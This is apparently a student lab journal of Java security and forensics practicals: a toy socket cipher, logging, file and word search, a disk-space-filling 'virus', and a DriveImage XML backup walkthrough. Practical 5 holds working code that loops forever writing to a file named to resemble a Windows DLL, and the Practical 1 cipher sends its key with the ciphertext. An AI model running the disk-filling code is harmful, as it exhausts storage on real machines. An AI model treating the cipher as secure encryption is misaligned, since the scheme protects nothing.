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Practical 1

Aim: Create a program to send encrypted message from sender end and decrypt message at receiver end.

Source Code:

Sender.java

```
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.net.Socket;
import java.util.Random;

public class Sender {
   public static void main(String[] args) throws Exception {
      int i=0,k=0;
      String s="";
      String ct="";
      String key="";

      Socket sc=new Socket("localhost",6020);
      Random r=new Random();
      System.out.println("Enter the String");
      BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
      BufferedWriter bw=new BufferedWriter(new
OutputStreamWriter(sc.getOutputStream()));
      s=br.readLine();
```

```
int j[]=new int[s.length()];
for(i=0; i<s.length();i++)
{
   j[k]=r.nextInt(50);
   key +=Integer.valueOf(j[k])+",";
   System.out.println("j="+j[k]);
   ct+=(char)(s.charAt(i)+j[k]);
   k++;
}
System.out.println("Key="+key);
System.out.println("Encrypted msg="+ct);
bw.write(ct+","+key);
bw.flush();
bw.close();

}

}
```

Receiver.java

```
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.Random;
```

```
public class Receiver {
    public static void main(String[] args) throws Exception {
        int i,k=0;
        String ct="";
        String pt="";

        ServerSocket skt=new ServerSocket(6020);
        Socket sc=skt.accept();
        Random r=new Random();
        System.out.println("Enter the String=");
        BufferedReader br=new BufferedReader(new InputStreamReader(sc.getInputStream()));
        ct=br.readLine();
        String s[]=new String[ct.length()];
        s=ct.split(",");
        int j[]=new int[s[0].length()];
        System.out.println("msg="+s[0]);
        for(i=0;i<s[0].length();i++){
            j[i]=Integer.parseInt(s[i+1]);
            System.out.println("key"+j[i]);
        }
        for(i=0;i<s[0].length();i++)
        {
            System.out.println("j="+j[i]);
            pt +=(char)(s[0].charAt(i)-j[i]);
        }
        System.out.println("Msg from Sender"+pt);
    }
```

}

Output:

Sender.java

Enter the String

Hello World

j=13j=43j=46j=17j=9j=3j=49j=0j=0j=6j=44Key=13,43,46,17,9,3,49,0,0,6,44,

Encrypted msg=U??}x#?orr?

Receiver.java

Enter the String=

msg=U??}x#?orr?

key13

key43

key46

key17

key9

key3

key49

key0

key0

key6

key44

j=13

j=43

j=46

j=17

j=9

j=3

j=49

j=0

j=0

j=6

j=44

Msg from Sender Hello World

Practical 2

Aim: Write a program for creating log files.

Source Code:

```
import java.util.logging.*;
public class LogFile {
	public static void main(String args[]) throws Exception
	{
	Logger
	l=Logger.getLogger(LogFile.class.getName());
	FileHandler fh;
	fh=new FileHandler("D:/mylogfile.log",true);
	l.addHandler(fh);
	l.setLevel(Level.ALL);
	SimpleFormatter sf=new
	SimpleFormatter();
	fh.setFormatter(sf);
	l.info("Myfirstlog");
	l.info("HiHowru?");
	}
}
```

Output:

```
Oct 03, 2022 4:30:12 PM LogFile main
INFO: Myfirstlog
Oct 03, 2022 4:30:12 PM LogFile main
INFO: HiHowru?
```

Practical 3

Aim: Write a program for searching file in given directory.

Source Code:

```
import java.io.*;
public class SearchDirectory {
   public static void main(String[] args) throws Exception{
      String d="";
      final String file;
      BufferedReader br=new BufferedReader(new InputStreamReader(System.in));
      System.out.println("Enter the directory you want to search");
      d=br.readLine();
      System.out.println("Enter Filter for the file to search");
      file=br.readLine();
      File dir=new File(d);
      FilenameFilter filter=new FilenameFilter() {
         public boolean accept(File dir, String name) {
            return name.startsWith(file);
         }
      };
      String [] children=dir.list(filter);
      if(children==null){
         System.out.println("Directory does not exist");
      }
      else
```

```
        {
            for(int i=0;i<children.length;i++)
            {
                String Filename = children[i];
                System.out.println(Filename);
            }

        }

    }
}
```

Output:

```
Enter the directory you want to search
d:
Enter Filter for the file to search
D
DumpStack.log
DumpStack.log.tmp
```

Practical 4

Aim: Write a program to Search a word in a given file.

Source Code:

```
import java.io.File;
import java.io.FileNotFoundException;
import java.io.FileReader;
import java.util.Scanner;

public class FileSearcher {
   private String fileName;
   public FileSearcher(String fileName) {
      this.fileName = fileName;
   }

   public boolean search(String word) {
      boolean found = false;
      try {
         File file = new File(fileName);
         Scanner scanner = new Scanner(file);

         while (scanner.hasNext()) {
            String sentence = scanner.nextLine();
            if (sentence.indexOf(word) != -1) {
               found = true;
```

```
            }
        }
    } catch (FileNotFoundException e) {
        System.out.println("File not found.");
        e.printStackTrace();
    }
    return found;
}

public static void main(String[] args) {
    Scanner scanner = new Scanner(System.in);
    System.out.println("Enter filename > ");
    String fileName = scanner.nextLine();

    FileSearcher fileSearcher = new FileSearcher(fileName);
    System.out.println("Enter word to be searched > ");
    String word = scanner.nextLine();
    boolean result = fileSearcher.search(word);
    if(result){
        System.out.println("Word found");
    }
    else{
        System.out.println("Word not found");
    }
}
}
```

Output:

Enter filename >

WordSearch.txt

Enter word to be searched >

five

Word found

Practical 5

Aim: Create a Java file to create a virus that eats disk space.


Source Code:

```
import java.io.FileWriter;

public class Virus {
   public static void main(String[] args) throws Exception {
         FileWriter fw=new FileWriter("D:/windows.dll",true);
         while(true)
         {
            fw.write("Virus ");
         }
}
```


Output:

Before



}

After




Practical 6

Aim: Create a backup of a disk using DriveImage XML.

Steps:


1. Download and install DriveImage XML.




2. After opening DriveImage XML, you will be presented with this screen.


3. You can either use the Backup hyperlink or the Backup button to start the backup operation:

4. After clicking on either of the two options listed above, it should show you a list of all the disk(s) present on your system:




5. Choose one (or multiple) disk(s) to image. In this exercise, Disk D is chosen for creating a backup. After clicking on "Next", the Backup wizard will be displayed. After confirming your selection, click on Next:



DriveImage XML - Private Edition Version 2.60 - for home use only
File
Tools
Help
Backup
Select a drive you wish to backup.
The backup will create two files, a *.XML which contains the drive description and a *.DAT which contains the imaged drive's binary data.
These files can be accessed later through Browse or Restore.
Welcome
Backup
Restore
Drive to Drive
Browse
Check one or more drives to backup:
Drive
Label
Type
Capacity
% used
Physical drive
C:
OS
NTFS
930 GB
37
DISK0#3
D:
FAT32
28.7 GB
70
DISK1#1
Drive details:
Logical Information
Drive: C:
Label: OS
File system: NTFS
Total sectors: 1,951,317,384
Used bytes: 373,855,891,456 (348 GB)
Free bytes: 625,218,609,152 (582 GB)
Total bytes: 999,074,500,608 (930 GB)
Physical Information
Drive: DISK0
Drive name: TOSHIBA MQ04ABF100
Total sectors: 1,953,525,168
Partition: #3
Start sector on drive: 567,296
Sectors in partition: 1,951,317,391
Next
Memory in use: 694,848




